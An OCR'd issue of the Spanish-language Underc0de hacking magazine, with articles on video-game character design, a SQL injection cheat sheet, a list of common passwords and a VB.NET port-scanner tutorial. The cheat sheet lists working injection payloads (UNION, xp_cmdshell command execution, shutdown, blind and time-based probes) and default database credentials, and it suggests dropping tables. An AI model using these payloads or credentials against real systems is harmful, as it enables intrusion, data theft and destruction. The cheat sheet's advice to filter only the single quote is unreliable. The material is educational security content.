Ingeniera en Sistemas, trabaja para distintas empresas privadas en el desarrollo de aplicaciones móviles; para Android, desarrollo en EBS de Oracle, desarrollo de software, entre otras cosas, programadora en constante formación, apasionada por el mundo geek, los videojuegos, la seguridad informática, cómics y gadgets.

Contacto:
underc0de.org/foro/profile/Hacker%20fashion

Una vez terminado el **guión** esbozado, debemos trabajar en los **personajes**, tomando en cuenta que se debe dar prioridad a crear al **protagonista** y a su **antagonista**.

El protagonista

Lo primero que hay que hacer al describir al personaje es asimilarlo en nosotros, y eso es perfecto porque lo que tenemos que conseguir es identificarnos con nuestro **héroe**. De esta manera lo humanizaremos y así los jugadores se sentirán también identificados con él y querrán ser como él. Los **protagonistas perfectos** están pasados de moda, queremos ser héroes con debilidades, algo que nos acerque a nosotros mismos. Un error muy común es el empezar a crear un personaje con un dibujo y es todo lo contrario, tenemos que escribir como queremos que sea su personalidad.

También hay que centrarnos en su **atuendo**, definido por la época del videojuego, sus movimientos, debe haber **coherencia con el entorno del personaje**. Teniendo mucho cuidado con la gama de colores.

Características:

Habilidades: En un videojuego de plataformas, nuestro protagonista poseerá dotes acrobáticos para trepar por todas partes, introducirse en sitios inimaginables y para alcanzar lugares completamente inaccesibles. Si, por el contrario, es un videojuego de sigilo, tendremos que trabajar para que sus capacidades tengan ruido, cuerpo ágil, gran capacidad de observación. Si es un videojuego de disparos entonces tendremos que proveerle de una buena arma, puntería excepcional. Todo esto parece elemental, pero hay que considerarlo. Hay veces que nos encontramos un videojuego de plataformas con un personaje tosco y muy musculoso con lo que piensas "es imposible que salte tan lejos".

Único: Repetir lo que hace otro personaje no tiene gracia, esto es lo más difícil tendremos que ser muy creativos para inventarnos una mecánica de juego.

El villano

El antagonista, la encarnación del mal, personaje que impedirá que el jugador termine el videojuego, pero... ¿Cómo conseguir crear un personaje que se le odie tanto como se le admire?

Simple y complicado, porque un villano debe provocar repulsión y ganas de acabar con él, pero a la vez, causar atracción.

Para empezar a describir un personaje desde 0 y más cuando no tenemos mucha experiencia escribiendo es buscar un modelo a seguir, es recomendable buscar villanos famosos tanto de videojuegos como de ficción e incluso de la vida real para que sea posible concebir una idea e ir dándole sus propios matices al personaje antagonista.

Características:

Imagen: Diseñaremos cuál será su aspecto, dependiendo del grado del misterio, sobrenaturalidad del proyecto, darle un aspecto, debemos detallarlo al máximo para que cuando un diseñador tenga que hacerlo a lápiz tenga toda la información.

Personalidad: Definido estéticamente el personaje, crearemos su personalidad, la mejor manera de definirlo es escribir un pequeño texto con los rasgos y la historia de tu personaje en la que describa porque se comporta mezquino, arrogante, prepotente, un poco psicótico, y sobre todo violento, si consigues describir tu villano en este pequeño texto ya tienes listo a tu personaje.

Armas: Todo enemigo tiene armas o poderes, desde cómo las ha conseguido, características, uso incluso puedes crear mecánicas de juego.

En la tabla tenemos todos los puntos claves para crear a nuestros personajes.

Los jefes finales comparten todos los puntos que tiene el protagonista y, además, los dos característicos que son: Porque odia al antagonista de nuestra historia y qué tipo de villano es.

El resto de los enemigos, al igual que los **NPC (personajes no manejados por el jugador)** que no son enemigos, tiene los mismos puntos que el protagonista, pero mucho menos desarrollados, ya que su importancia en el juego será menor. Pero siempre hay excepciones, piensa que tenemos un **aliado** que está siempre acompañándonos y que no podemos manejar, pero podemos interactuar con él, luchar junto a él, entonces ese personaje, a pesar de ser un *NPC*, va a necesitar un tratamiento más extenso en nuestro guión.

crear una intro

La **intro** del videojuego debe tener un tratamiento prioritario porque, en muchas ocasiones, se utiliza como material de marketing, presentando el videojuego. Una de las particularidades que tenemos con los videojuegos es que en la mayoría de las ocasiones el clímax está en el arranque del mismo y no al final, como ocurre con las películas. Esto se debe al sistema de venta americano, donde la nota que te otorguen las revistas (impresas y online) determina en gran manera las ventas de los videojuegos, al igual que ocurre en las ferias de videojuegos donde se presentan novedades.

Una intro suele rondar los 3 minutos, pasarse de ese tiempo puede ser arriesgado, porque cuesta mucho mantener la atención del usuario “sin hacer nada”. Y siempre hay que dejar la posibilidad de cancelar la animación.

La función de la intro es sencilla, plantearnos la situación del videojuego, los personajes que intervienen y, en algunos casos, cómo se juega. Hay algunas que están realizadas con el propio motor gráfico del juego y otras que son vídeos a la altura de las mejores producciones de Hollywood.

CHEAT-SHEET: SQL INJECTION

Consiste en la inserción de una **consulta SQL** a través de los datos de entrada del cliente a la aplicación. Una explotación exitosa puede leer datos confidenciales de la base de datos, modificar datos de la base de datos (Insertar / Actualizar / Eliminar), ejecutar operaciones de administración en la base de datos (como cerrar el DBMS), recuperar el contenido de un archivo dado presente en el archivo DBMS sistema y en algunos casos emiten comandos al sistema operativo. Son un tipo de ataque de intrusion, en el que los comandos SQL se inyectan en la entrada del plano de datos para efectuar la ejecución de comandos SQL predefinidos.

LOS ERRORES SQL INJECTION OCURREN CUANDO:

* Los datos ingresan a un programa desde una fuente no confiable.
* Los datos utilizados para construir dinámicamente una consulta SQL.

Las principales consecuencias son:

Confidencialidad: dado que las bases de datos SQL generalmente contienen datos sensibles, la confidencialidad es un problema frecuente con las vulnerabilidades.
Autenticación: si se utilizan comandos SQL deficientes para verificar los nombres de usuario y las contraseñas, es posible conectarse a un sistema como otro usuario sin conocimiento previo de la contraseña.
Autorización: si la información de autorización se mantiene en una base de datos SQL, es posible cambiar esta información mediante la explotación exitosa de una vulnerabilidad.
Integridad: así como es posible leer información confidencial, también es posible realizar cambios o incluso eliminar esta información con un ataque SQL Injection.

LISTADO DE COMANDOS BÁSICOS EN SQL

Grant Otorgar privilegios.
Revoke Elimina privilegios.
Create Crea nuevos elementos (tablas,ids...).
Drop Eliminar elementos.
Alter Altera campos de las tablas.
Select Consulta registros de una tabla y comprueba que cumplan una condición determinada.
Insert Carga lotes de datos en la base de datos.
Update Modifica valores de registros y campos.
Delete Elimina registros de una tabla de la base de datos.

LISTA DE CLAUSULAS BÁSICAS EN SQL

From Selecciona la tabla en la cual se va a operar (o sobre sus registros).
Where Especifica las condiciones que se deben cumplir los registros que se seleccionan.
Group by Separa registros en grupos.
Having Especifica las condiciones que cumple cada grupo.
Order by Ordena registros selecionados.

TIPOS DE ATAQUES SQL INJECTION

Existen diferentes tipos de ataques para explotar una **SQL Injection**. El tipo de ataque a realizar depende fundamentalmente de cómo sea la **query** sobre la que se está realizando y de lo que devuelve la página al intentar introducir una **SQLi**:
Staqued Queries: Consiste en colocar nuevas consultas al final de la consulta inyectable. Es el que más información permite obtener de la base de datos, por lo que es la mejor opción si está disponible.
Union query based: Recupera datos añadiendo una query a la original mediante el comando UNION. Es necesario poder ver los resultados de la query en la página web para que funcione.
Error based: Manipula los mensajes de error para mostrar en ellos los datos de la base de datos.
Inline queries: Este tipo de ataque consiste en embeber una query en otra `(SELECT(SELECT…)…)`.
Boolean blind: Consiste en hacer queries de tipo true/false y según los cambios en las respuestas, ir descubriendo información sobre la base de datos.

Ejemplo, si inyectamos `‘ or ‘1’ = ‘1’` y nos devuelve un mensaje de error A, e inyectamos `‘ or ‘1’ = ‘2’` y nos devuelve otro mensaje de error B que es distinto del mensaje de error A, podemos inyectar ahora
`‘ or current_user = ‘Juan’`
Si nos devuelve el mensaje de error A, el usuario es Juan, en caso de que devuelva el mensaje de error B, no lo es. A base de ir probando con inyecciones así, podemos averiguar toda la información que contiene la base de datos.
Time based blind: La lógica es la misma que en el caso anterior, pero en lugar de contrastar entre distintas respuestas, comprueba distintos tiempos de respuesta.
Ejemplo, para averiguar si el usuario es Juan, inyectaríamos
`‘ or (current_user = ‘Juan’ and WAITFOR DELAY ‘0:0:10’)`
Si el usuario es Juan, la consulta tardará 10 segundos más de lo habitual en ejecutarse, si no lo es, el tiempo de respuesta será el habitual en esa web.

COMANDOS COMUNES SQL INJECTION

Injecting Union ' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--L (Múltiples columnas)
Running Command 1;EXEC master..xp_cmdshell 'dir'>C:\inetpub\wwwroot\dir txt' OR master.dbo.xp_cmdshell sql injection
Loading Files 1'; insert into users values('nto','nto123')
DoS 1';shutdown -
Fetching Fields SELECT name FROM syscolumns WHERE id =(SELECT id FROM sysobjects WHERE name = 'target table name') = (UNION can help)Co

ATAQUE BLIND SQL INJECTION

Se considera un ataque a ciegas, es decir, sin conocer nada sobre el server (Versión de SQL, nombre de las tablas, numero de tablas, etc, que deberemos saber para concluir el ataque y para saber defendernos.).

Comandos Comúnes

Quick Check	AND 1=1, AND 1=0
User Check	1+AND+USER_NAME()='dbo'
Injecting Wait	1;waitfor+delay+'0:0:10'
Check for sa	SELECT+ASCII(SUBSTRING((a.loginame),1,1))+FROM+master..sysprocesses+AS+a+WHERE+a.spid++=+@@ SPID)=115
Looping/Sleep	BENCHMARK(TIMES, TASK), pg_sleep(10)

DEFAULT USERNAMES/PASSWORDS


ORACLE	scott/tiger, dbsnmp/dbsnmp
MYSQL	mysql/<BLANK>, root/<BLANK>
PostgreSQL	postgres/<BLANK>
MS-SQL	sa/<BLANK>
DB2	db2admin/db2admin

RECOMENDACIONES

Se puede intentar otro tipo de sentencias que provoquen un daño irreparable a la base de datos. Ejemplo, intentar realizar un drop table y borrar una tabla o eliminar la base de datos. Los resultados son muy peligrosos y verse comprometida información sensible.
Lo mas conveniente es tener en cuenta al prevenir estos ataques es filtrar el carácter ‘ (comilla simple), si hablamos a nivel de web, hacerlo siempre en cliente y servidor, si hablamos en un entorno de red local, filtrar la entrada del campo en el programa.
A nivel de web, si sólo se filtra en el cliente, es fácil saltarse la validación y provocar un fallo para extraer información, de ahí la necesidad de hacerlo en el cliente.

Ranking de contraseñas más vulnerables y comunes[7]:

UNDERC0DE



1. 123456
2. password
3. 123456789
4. 12345678
5. 12345
6. 111111
7. abc123
8. 315023
9. Password1
10. qwerty

¿Sabían que el 90% de las contraseñas son vulnerables?

¿Utilizan alguna de las contraseñas consideradas en el ranking de las más vulnerables?

@DENISSE

[7] betech, 2019 Las 10 constraseñas más usadas, as.com/meristation/2019/02/18/betech/1550530175_884548.html, Consultado: 05/12/2019.

DICIEMBRE

2019

FELICES FIESTAS
les desea
UNDERC0DE

DO	LU	MA	MI	JU	VI	SA
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

UNDERC0DE.ORG

UNDERTOOLS DIY

CREANDO UN PORTSCANNER ASÍNCRONO DE CONSOLA EN VB.NET

En esta ocasión **Undertools DIY**, aprenderemos como crear un PortScanner asíncrono con VB.NET en solo 3 pasos.

Escrito por: @**79137913** | **CO-ADMIN** UNDERC0DE

79137913


Hello my name is 79137913, I'm a lonely bot with an advanced artificial intelligence, at your service.

Contacto:
underc0de.org/foro/profile/79137913

taller

Aunque no tengan conocimientos de programación verán que leer el código y hacer pequeñas modificaciones será muy simple, y quien sabe, por ahí estos sean sus primeros pasos para convertirse en **Developer.**

1. Primero crear el proyecto



2. Entrar en la sección de Código Fuente de nuestra aplicación y pegamos lo siguiente:

Código: vb.net

```
'By 79137913 for http://underc0de.org
Imports System.Net.Sockets
Imports System.Net
Imports System.Threading
Module PortScanner
    Sub Main()
        'Creamos el banner
    Console.WriteLine("  _    _           _                ___      _      ")
    Console.WriteLine(" | |  | |         | |              / _ \    | |     ")
    Console.WriteLine(" | |  | |_ __   __| | ___ _ __ ___| | | | __| | ___ ")
    Console.WriteLine(" | |  | | '_ \ / _` |/ _ \ '__/ __| |/| |/ _` |/ _ \")
    Console.WriteLine(" | |__| | | | | (_| |  __/ | | (__| |_| | (_| |  __/")
    Console.WriteLine("  \____/|_| |_|\__,_|\___|_|  \___|\___/ \__,_|\___|")
    Console.WriteLine("                              Port Scanner By 79137913")
    Console.WriteLine("")
    Console.WriteLine("Inserte el Puerto de inicio:    ")
```

```
18.  Dim PortIni As Integer = Console.ReadLine 'Solicitamos el Puerto de inicio
19.    Console.WriteLine("Inserte el Puerto de finalizacion: ")
20.    Dim PortFin As Integer = Console.ReadLine 'Solicitamos el Puerto de Finalizacion
21.    Console.WriteLine("Inserte IP a escanear: ")
22.    Dim IP As String = Console.ReadLine
23.    If IPAddress.TryParse(IP, Nothing) = False Then 'Si el ip esta mal escrito
24.            Console.WriteLine("El IP Ingresado es erroneo.")
25.            Exit Sub
26.    End If
27.    If PortIni <= 0 Then PortIni = 1 'Verificamos que ninguno de los dos puertos sea 0 o
   menor
28.    If PortFin <= 0 Then PortFin = 1 'Verificamos que ninguno de los dos puertos sea 0 o
   menor
29.    If PortFin < PortIni Then 'Si el puerto de incio es mayor que el puerto final los
   intercambiamos
30.             Dim Aux As Integer
31.             Aux = PortIni
32.             PortIni = PortFin
33.             PortFin = Aux
34.      End If
35.      If PortFin > 65535 Then PortFin = 65535 'Verificamos que el puerto final no sea mayor
   que 65535
36.          For port = PortIni To PortFin
37.          Dim auxPort As Long = port 'Creamos una variable auxiliar para manejar la funcion
   lambda de una manera segura.
38.          Task.Run(Sub() CheckPort(auxPort, IP))
39.        Next
40.        Console.WriteLine("Espere los resultados o presione ENTER para salir.")
41.        Console.ReadLine() ' Esperamos los resultados
42.    End Sub
43.
44.    Private Sub CheckPort(ByVal port As Long, ByVal IP As String)
45.    Dim myTcpClient As New TcpClient() ' Creamos un cliente TCP
46.    Try
47.         myTcpClient.Connect(IP, port) 'Creamos una conexion con el ip y puerto
48.         Console.WriteLine("Puerto " + port.ToString() + " Abierto ")
49.         myTcpClient.Close() 'Cerramos la conexion
50.    Catch ex As SocketException
51.        Console.WriteLine("Puerto " + port.ToString() + " Cerrado " + ex.Message)  'Si hay
   un error lo ponemos como cerrado e indicamos cual es la causa.
52.        End Try
53.    End Sub
54. End Module
```

3. Cuando ya colocamos el código solo queda iniciar (apretar F5) e ir respondiendo lo que nos pide el programa:

Para descargar el proyecto completo ingresa a:

Para los curiosos:

Verán que mediante el método Task.Run es posible ejecutar funciones de forma asíncrona, esto nos sirve para que el código no se quede esperando a que cada puerto sea escaneado y a su vez escanee todos.

mensajes / opiniones de nuestros usuarios

Muy buena ... ha sido un día de lectura muy bueno. gracias.

BLACKSORCERES
VÍA FORO UNDERC0DE

Muy buena revista.

JUAN JOSÉ FAJARDO ELÍAS
VÍA PÁGINA DE FACEBOOK UNDERC0DE

Muy buena información.

FREDDY RÍOS CUNNINGHAM
VÍA PÁGINA DE FACEBOOK UNDERC0DE

Uy qué genial! Esta revista tiene buen material y un amplio contenido.

DIEGO PEÑA
VÍA PÁGINA FACEBOOK DIFUSOR SECURITY HACK LABS

Muy especial este número. Todos los artículos interesantísimos; de actualidad; muy polémicos unos; sorprendentes otros en tanto a herramientas. Desliza al lector por todo un abanico de experticias e intereses, encantando su atención por el universo cibernético. Cada edición no decepciona con respecto a la anterior; y deja ese sabor y expectativa de que lo mejor aún, pudiera estar por venir.
A todos los involucrados en que la magia sea posible, mis mejores deseos y éxitos, junto al agradecimiento infinito por la dedicación. Como aspecto negativo... pudiera mencionarse, lo parco que se describen refiriéndose al aspecto personal. Como que deja insatisfecho ese deseo de conocer más al ser humano detrás del oficiante. Hay que entender que estos tiempos de la postmodernidad, "el cotilleo" forma obligada parte de la cultura. Pero bueno... nada es perfecto en esta vida como los deseos obligan; y es preferible la mística urbana, del seudónimo como entidad existencial, por sobre la del ser humano.
"Observación interesante": las damas son mucho más diáfanas proyectando su personalidad, que los caballeros; y los argentinos son los más directos, refiriéndose a sí mismos; hasta ahora... un español se lleva el premio del ser el más abstracto y esotérico. Curioso... cierto?

AXCESS
VÍA FORO UNDERC0DE

EXPRESÁTE Y HAZ LLEGAR TU MENSAJE / OPINIÓN
REDACCIONES@UNDERC0DE.ORG

Acerca de UNDERC0DE...

Underc0de nació en 2011, con la visión de ser una comunidad dedicada al Hacking y a la Seguridad Informática, ***comprendiendo la libre divulgación del conocimiento, compartir saberes, intercambiar aportes e interactuar día a día*** para potenciar las capacidades y habilidades de cada uno en un ambiente cordial. Para ello, se desarrollan **talleres, tutoriales, guías de aprendizaje, papers de variados temas, herramientas y actualizaciones informáticas.**

Con un foro nutrido de ***muchas secciones y posts relacionados al hacking y la seguridad informática.*** A diario los usuarios se conectan y comparten sus dudas y conocimientos con el resto de la comunidad.
En una búsqueda constante por mantener online la comunidad y seguir creciendo cada día un poquito más.

Los invitamos a que se **registren** en caso de que no lo estén, y si ya tienen una cuenta, **ingresen**.

¡MIL GRACIAS A TODOS POR LEERNOS Y COMPARTIR!

PRODUCIDO EN LA COMUNIDAD UNDERC0DE, POR HACKERS DE TODO EL MUNDO, PARA PROFESIONALES DE TODO EL PLANETA.